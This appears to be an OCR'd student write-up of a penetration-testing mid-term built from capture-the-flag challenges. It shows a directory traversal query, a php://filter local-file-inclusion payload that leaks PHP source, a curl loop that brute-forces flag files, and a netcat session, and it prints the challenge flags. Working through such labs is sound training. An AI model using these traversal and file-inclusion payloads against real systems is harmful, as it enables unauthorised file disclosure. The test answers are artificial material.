
Pen Testing Mid-Term Exam

```
Name: <Full-Name>
RollNumber: <Roll-Number>
Course: <Course-Name>
Date: <Date-of-Submission> (DD/MM/YYYY)
TotalQuestions: <Total-Questions>
AttemptedQuestions: <Number-of-questions-attempted>
```

2. View

I used the following query: ?selected_file=../../../../flag

This gave me the flag:




💡 `CY243L{1nclu51v3_fl4g1nG_XvyYe8Ckefh}`

3. View Harder

analyzed the source code and tried directory traversing. Then I went to the PHP filters to get the directories.

Used the lfi filter = php://filter/convert.base64-encode/resource=main.php

This gives me the result



after decoding this shows me this:

```
<?php
   $item="Did you really think I'd make it this difficult?";
   $flag="Look into /flag-main-for-section-a.php ;)";
?>
```

I went into this directory and then get another encoded string

after decoding it, I get

```
<?php
   echo "Did you really think it would be that easy?????";
   echo "Or is it really that easy? I guess we'll never know...";
   $flag = "CY243L{php_f1l73r5_ar3_1n53cur3_yz5v7bB6pFm}"; $msg="Smart move ;))";
?>
```

Harry:

I used the following script:


```
#!/bin/bash

for i in {0..1001};
do
url="http://section-a.cy243l.ooguy.com:34455/flag_$i.txt"
```

```
response=$(curl -s "$url")

echo "flag : $response"

done
```

3. Recon & Enum

1. Deliver Me

I used the online website



and entered the **Fastly** as the flag.

Solved:

2. Jokes

```
┌──(kali㉿kali)-[~]
└─$ nc section-a.cy243l.ooguy.com 34170
Oi oi oi, who are you?
noman
Nice to meet you, noman!
What is that you want?
> flag.txt
Sorry, I don't have any flag, can I interest you in a joke?
> yes
Alright, here you go:
What do you call a cow with all of its legs? High steaks!

Oi oi oi, waiitttt
I just found out I had a flag. Here you go:
CY243L{all_y0u_h4d_t0_d0_w4s_l1s7en_G6JmcH}
```

3. LookUp